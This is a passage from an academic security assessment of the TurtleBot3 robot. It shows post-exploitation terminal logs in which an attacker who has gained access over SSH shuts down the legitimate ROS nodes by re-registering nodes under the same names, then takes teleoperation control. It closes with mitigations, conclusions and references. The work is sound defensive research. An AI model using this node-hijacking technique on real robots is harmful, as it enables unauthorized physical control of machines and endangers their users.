In experimental terms, this operation effectively terminates the original roslaunch node that was operational on the TurtleBot3 via the genuine user's computer interface. The implications of such an action are profound. A legitimate operator, unaware of the intrusion, might find their command node unusually shut down, as visually represented in Figure 11. This scenario not only compromises the operational integrity of the TurtleBot3 but also highlights the critical need for robust security measures to safeguard such advanced robotic platforms from potential adversarial activities.



```
ubuntu@tkm:~$ export TURTLEBOT3_MODEL=$burger
ubuntu@tkm:~$ roslaunch turtlebot3_bringup turtlebot3_robot.launch
... logging to /home/ubuntu/.ros/log/5914c450-b911-11ed-b54f-9d4acad709d1/roslaunch-tkm-7268.log
Checking log directory for disk usage. This may take a while.
Press Ctrl-C to interrupt
Done checking log file disk usage. Usage is <1GB.

started roslaunch server http://192.168.0.162:41957/

SUMMARY
========

PARAMETERS
 * /rosdistro: noetic
 * /rosversion: 1.16.0
 * /turtlebot3_core/baud: 115200
 * /turtlebot3_core/port: /dev/ttyACM0
 * /turtlebot3_core/tf_prefix:
 * /turtlebot3_lds/frame_id: base_scan

NODES
  /
    turtlebot3_core (rosserial_python/serial_node.py)
    turtlebot3_diagnostics (turtlebot3_bringup/turtlebot3_diagnostics)
    turtlebot3_lds (ld08_driver/ld08_driver)

ROS_MASTER_URI=http://192.168.0.162:11311

process[turtlebot3_core-1]: started with pid [7288]
process[turtlebot3_lds-2]: started with pid [7289]
process[turtlebot3_diagnostics-3]: started with pid [7290]
[ WARN] [1677772152.860296600]: Shutdown request received.
[ WARN] [1677772152.862447137]: Shutdown request received.
[ WARN] [1677772152.878139341]: Reason given for shutdown: [[/turtlebot3_diagnostics] Reason: new node registered with same name]
[ WARN] [1677772152.902686192]: Reason given for shutdown: [[/turtlebot3_lds] Reason: new node registered with same name]
/dev/ttyUSB0    CP2102 USB to UART Bridge Controller
/dev/ttyACM0    OpenCR Virtual ComPort in FS Mode
```


Figure 11. Post Exploitation - ROS Node Shutting Down

Following the sudden termination of the legitimate user's node, the attacker implements a more insidious move. They register a fresh node under an identical name, seamlessly embedding their control structure into the TurtleBot3' system framework.

This precise replacement of nodes essentially transfers the command and control of the TurtleBot3 robot's operations directly to the attacker. The genuine user, despite previous active engagement, finds themselves disconnected and isolated from the TurtleBot3 robot's operational interface. This technique employed by the attacker showcases not only the risks of unauthorized access but also the sophisticated strategies that can be used post-breach to retain control, further highlighting the essential nature of secure robotic system defenses.

In the culminating phase of this intrusion sequence, the attacker engages the teleoperation launch node, a move that grants upon them the ability to directly command the TurtleBot3 from their own computing device. The gravity of this appropriation becomes appreciable when one considers the unchecked control they now flourish over the TurtleBot3's actions and movements.

Figure 12 offers a visual testimony to this alarming breach. The robot, once under the legitimate user's command, is now seen executing activities and tasks entirely influenced by the attacker's notion. This demonstration underscores the tangible risks posed by such security failure, illustrating how the combination of system vulnerability and malicious intent can transform cutting-edge technology into potential instruments of harm.



```
ubuntu@tkm:~$ export TURTLEBOT3_MODEL=$burger
ubuntu@tkm:~$ roslaunch turtlebot3_teleop turtlebot3_teleop_key.launch
... logging to /home/ubuntu/.ros/log/5914c450-b911-11ed-b54f-9d4acad709d1/roslaunch-tkm-7825.log
Checking log directory for disk usage. This may take a while.
Press Ctrl-C to interrupt
Done checking log file disk usage. Usage is <1GB.

started roslaunch server http://192.168.0.162:44185/

SUMMARY
========

PARAMETERS
 * /model:
 * /rosdistro: noetic
 * /rosversion: 1.16.0

NODES
  /
    turtlebot3_teleop_keyboard (turtlebot3_teleop/turtlebot3_teleop_key)

ROS_MASTER_URI=http://192.168.0.162:11311

process[turtlebot3_teleop_keyboard-1]: started with pid [7845]

Control Your TurtleBot3!
---------------------------
Moving around:
        w
   a    s    d
        x

w/x : increase/decrease linear velocity (Burger : ~ 0.22, Waffle and Waffle Pi : ~ 0.26)
a/d : increase/decrease angular velocity (Burger : ~ 2.84, Waffle and Waffle Pi : ~ 1.82)

space key, s : force stop

CTRL-C to quit

currently:      linear vel 0.01  angular vel 0.0
currently:      linear vel 0.0   angular vel 0.0
currently:      linear vel -0.01        angular vel 0.0
currently:      linear vel 0.0   angular vel 0.0
currently:      linear vel 0.0   angular vel 0.1
currently:      linear vel 0.0   angular vel 0.0
currently:      linear vel 0.0   angular vel -0.1
```

Figure 12. Post Exploitation - Initiation of Teleoperation Launch ROS Node

This post-exploitation scenario reveals a critical vulnerability in the operational security of the TurtleBot3. It showcases the possibility for a malicious entity to hijack the control of the robot, even during active operation by a legitimate user. This emphasizes the importance of stringent security measures, especially pertaining to secure SSH practices and robust authentication protocols.

The events following the exploitation shine a light on a significant weak spot in TurtleBot3's safety net. In simple terms, what was observed is like letting a stranger take the wheel of a car while it's being driven. This example paints a concerning picture: if someone with bad intentions can easily control the TurtleBot3, even when it's being used by its rightful owner, then there's a big challenge.

It's a wake-up call for those in charge of the robot's security. Just as homes and cars are locked, the TurtleBot3 needs better protective measures. Extra attention must be paid to things like SSH (a way robots and computers communicate securely) and make sure only the right owner can give the robot commands. Otherwise, the exciting promise of robots like TurtleBot3 is overshadowed by the risk of them being misused.

D. Consequences of Identified Vulnerabilities

The security failure exposed, particularly the SSH login vulnerability, carries intense implications for the TurtleBot3. To draw a parallel, it's related to leaving the door of a high-tech facility unlocked; anyone could walk in and manipulate the machinery. Such unauthorized intrusions into the TurtleBot3 could cover the way for not just operational interference, but also potential damage, misleading the robot's functionality, or even exposing sensitive data.

Moreover, the fallout from these security loopholes extends beyond just immediate unauthorized access. They sound an alarm for the broader landscape of robotic platforms. The fact that such a sophisticated system as the TurtleBot3 can be compromised highlights the pressing need for a multi-pronged security approach. This should encompass not only strengthening SSH safeguards and severe password protocols but also advanced systems like intrusion detection to preemptively ward off cyber threats.

The exploration into TurtleBot3's vulnerabilities underscores a broader narrative: as robotic systems become increasingly integrated into daily lives, the essential for invulnerable security becomes equally paramount. These findings serve as both a cautionary tale and an inspiration for elevating security standards across the robotics spectrum.

5. DISCUSSION

The findings from the security assessment of the TurtleBot3 highlight critical vulnerabilities that could potentially be exploited to compromise the robot's operations. This discussion will explore the implications of these findings, the impact on the robotic system's security, and propose potential mitigation strategies.

The assessment has shown that the TurtleBot3 is vulnerable to SSH login attacks. An attacker, armed with commonly used usernames and passwords, can exploit these vulnerabilities to gain unauthorized access to the robot. Once access is gained, the attacker can control the robot, potentially causing damage, misguidance, or leakage of sensitive data. This has severe implications not just for the individual robot, but for broader robotic systems that may also be open to similar forms of attack.

Additionally, the identified vulnerabilities can disrupt the operation of ROS nodes in the TurtleBot3. A malicious entity can hijack the robot's control, even when a legitimate user is actively operating it, and replace the ROS node from their own machine. This scenario further illustrates the magnitude of security issues in robotic systems, raising concerns about the robustness of current security measures in these systems.

The successful exploitation of the TurtleBot3 in the assessment enhances the need for a more demanding focus on security in the field of robotics. The identified vulnerabilities could potentially extend to other robotic systems, especially those that use similar protocols and architecture. As such, these findings stress the urgency of addressing these security issues across the broader field of robotics to protect against potential attacks and unauthorized access.

The vulnerabilities identified in this assessment necessitate the adoption of enhanced security mechanisms. At the forefront of these strategies should be secure SSH practices. The use of strong, unique passwords, two-factor authentication, and limiting the number of login attempts could significantly reduce the potential for successful SSH login attacks. Additionally, regularly updating and patching the robot's software can further enhance its security against the most recent threats.

Implementing robust intrusion detection systems can also help in identifying potential attacks. These systems can detect suspicious activities, such as multiple failed login attempts, and alert the system administrators to take immediate action. Furthermore, user education about security best practices could significantly enhance the robot's security. This includes instructing users about the dangers of using common or easily guessable passwords and the importance of regularly changing their passwords.

6. Conclusion

The comprehensive security assessment of the TurtleBot3 robotic platform revealed several critical vulnerabilities, specifically concerning the SSH login protocol. It has been demonstrated that the identified security breaches could potentially lead to unauthorized control of the robot, which in turn may result in misuse, misguidance, and possible data leakage. These findings underscore the urgency of addressing these vulnerabilities, not only for the TurtleBot3, but also for broader robotic systems with similar architectures and protocols.

The implications of the study extend beyond the specific instance of the TurtleBot3, highlighting a broader concern within the field of robotics. As robotic systems become increasingly integrated into society, they must be subjected to rigorous security evaluations and hardening measures to ensure they can operate securely and reliably. This assessment has clearly demonstrated the potential for malicious entities to exploit weaknesses in robotic systems, underlining the need for robust and comprehensive security measures within this field.

In response to the findings, several mitigation strategies are proposed. These include the adoption of secure SSH practices, the implementation of intrusion detection systems, and user education on security best practices. Such measures can significantly reduce the risk of unauthorized access and contribute to a more secure operation of robotic systems.

However, it is important to recognize that the field of robotics, like all technology sectors, is rapidly evolving, and as such, the threat landscape is continuously changing. Therefore, an ongoing commitment to security research and analysis is necessary to keep pace with emerging threats and vulnerabilities. This will involve periodic security audits, continual software updates, and persistent efforts in user education.

The research highlights the importance of a robust security framework in the domain of robotics, and emphasizes the need for rigorous assessment of potential vulnerabilities. As the reliance on robotic systems for an ever-increasing range of tasks continues, the critical nature of security within these systems becomes increasingly apparent. It is hoped that the results of this study will contribute to the ongoing discourse on security in the field of robotics and encourage further research to safeguard these systems against potential threats.

References

[1] Grau, A., Indri, M., Bello, L. L., & Sauter, T. (2020). Robots in industry: The past, present, and future of a growing collaboration with humans. IEEE Industrial Electronics Magazine, 15(1), 50-61.

[2] Michalos, G., Karagiannis, P., Dimitropoulos, N., Andronas, D., & Makris, S. (2022). Human robot collaboration in industrial environments. The 21st century industrial robot: when tools become collaborators, 17-39.

[3] Sanneman, L., Fourie, C., & Shah, J. A. (2021). The state of industrial robotics: Emerging technologies, challenges, and key research directions. Foundations and Trends® in Robotics, 8(3), 225-306.

[4] Amsters, R., & Slaets, P. (2020). Turtlebot 3 as a robotics education platform. In Robotics in Education: Current Research and Innovations 10 (pp. 170-181). Springer International Publishing.

[5] Hussain, A., Mohamed, A., & Razali, S. (2020, March). A review on cybersecurity: Challenges & emerging threats. In Proceedings of the 3rd International Conference on Networking, Information Systems & Security (pp. 1-7).

[6] Dudek, W., & Szynkiewicz, W. (2019). Cyber-security for mobile service robots–challenges for cyber-physical system safety. Journal of Telecommunications and Information Technology, (2), 29-36.

[7] Lacava, G., Marotta, A., Martinelli, F., Saracino, A., La Marra, A., Gil-Uriarte, E., & Vilches, V. M. (2021). Cybsersecurity Issues in Robotics. J. Wirel. Mob. Networks Ubiquitous Comput. Dependable Appl., 12(3), 1-28.

[8] Yaacoub, J. P. A., Noura, H. N., Salman, O., & Chehab, A. (2022). Robotics cyber security: Vulnerabilities, attacks, countermeasures, and recommendations. International Journal of Information Security, 1-44.

[9] Lal, N. A., Prasad, S., & Farik, M. (2016). A review of authentication methods. vol, 5, 246-249.

[10] Janes, B., Crawford, H., & OConnor, T. J. (2020, May). Never ending story: authentication and access control design flaws in shared IoT devices. In 2020 IEEE Security and Privacy Workshops (SPW) (pp. 104-109). IEEE.

[11] Denning, T., Matuszek, C., Koscher, K., Smith, J. R., & Kohno, T. (2008). A spotlight on security and privacy risks with future household robots: attacks and lessons. In Proceedings of the 11th international conference on Ubiquitous computing (pp. 105-114).

[12] Cerrudo, C., & Apa, L. (2017). Hacking robots before skynet. IOActive Whitepaper.

[13] Quarta, D., Pogliani, M., Polino, M., Maggi, F., & Zanero, S. (2017). An experimental security analysis of an industrial robot controller. In 2017 IEEE Symposium on Security and Privacy (SP) (pp. 268-286). IEEE.

[14] Guiochet, J., Machin, M., & Waeselynck, H. (2017). Safety-critical advanced robots: A survey. Robotics and Autonomous Systems, 94, 43-52.

[15] Dieber, B., Breiling, B., Taurer, S., Kacianka, S., Rass, S., & Schartner, P. (2017). Security for the Robot Operating System. Robotics and Autonomous Systems, 98, 192-203.

[16] Mayoral, V., Hernández, R., Bordes, I., Fidalgo, A., & Bilbao, A. (2018). Towards a distributed and real-time framework for robots. In Workshop on Distributed and Real-Time Systems (WORDS), IEEE (pp. 1-6).

[17] Mayoral-Vilches, V., White, R., Caiazza, G., & Arguedas, M. (2022, October). SROS2: Usable Cyber Security Tools for ROS 2. In 2022 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS) (pp. 11253-11259). IEEE.

[18] Hussein, A., Wen, Z., Jayaraman, R., & Park, J. H. (2021). Blockchain-based secure device management framework for robotic IoT systems in smart cities. IEEE Internet of Things Journal, 8(2), 1235-1244.

[19] Quigley, M., Conley, K., Gerkey, B., Faust, J., Foote, T., Leibs, J., ... & Ng, A. Y. (2009, May). ROS: an open-source Robot Operating System. In ICRA workshop on open source software (Vol. 3, No. 3.2, p. 5).

Yash Patel is pursuing a Ph.D. in Computer Science and Technology at the National Forensic Sciences University, Gandhinagar, Gujarat, India. His research thrust areas include cybersecurity, digital forensics, robotics security, and robotics forensic investigation.

Parag Rughani, Ph.D. obtained his PhD in computer science from Saurashtra University. He is currently working as an associate professor in digital forensics at the National Forensic Sciences University, India. His research thrust areas include machine learning, computer forensics, memory forensics and malware analysis.

Tapas Kumar Maiti, Ph.D., a former associate professor at Hiroshima University Japan, moved to DA-IICT India where he is a faculty member, from June 2019. He was a visiting faculty to IIEST-Shibpur. He has amazing research experience at McMaster University, Canada and IIT-Kharagpur. He has published more than 100 papers in reputed journals and conferences, and also co-authored a book. He received ICMM Excellent Presentation Award, IAAM Scientist Medal, and University Gold Medal. He is a member of IEEE, and Life Member of IEI. Currently, he is working in the areas of Intelligent Computing Devices, Robotics, and System Cybernetics.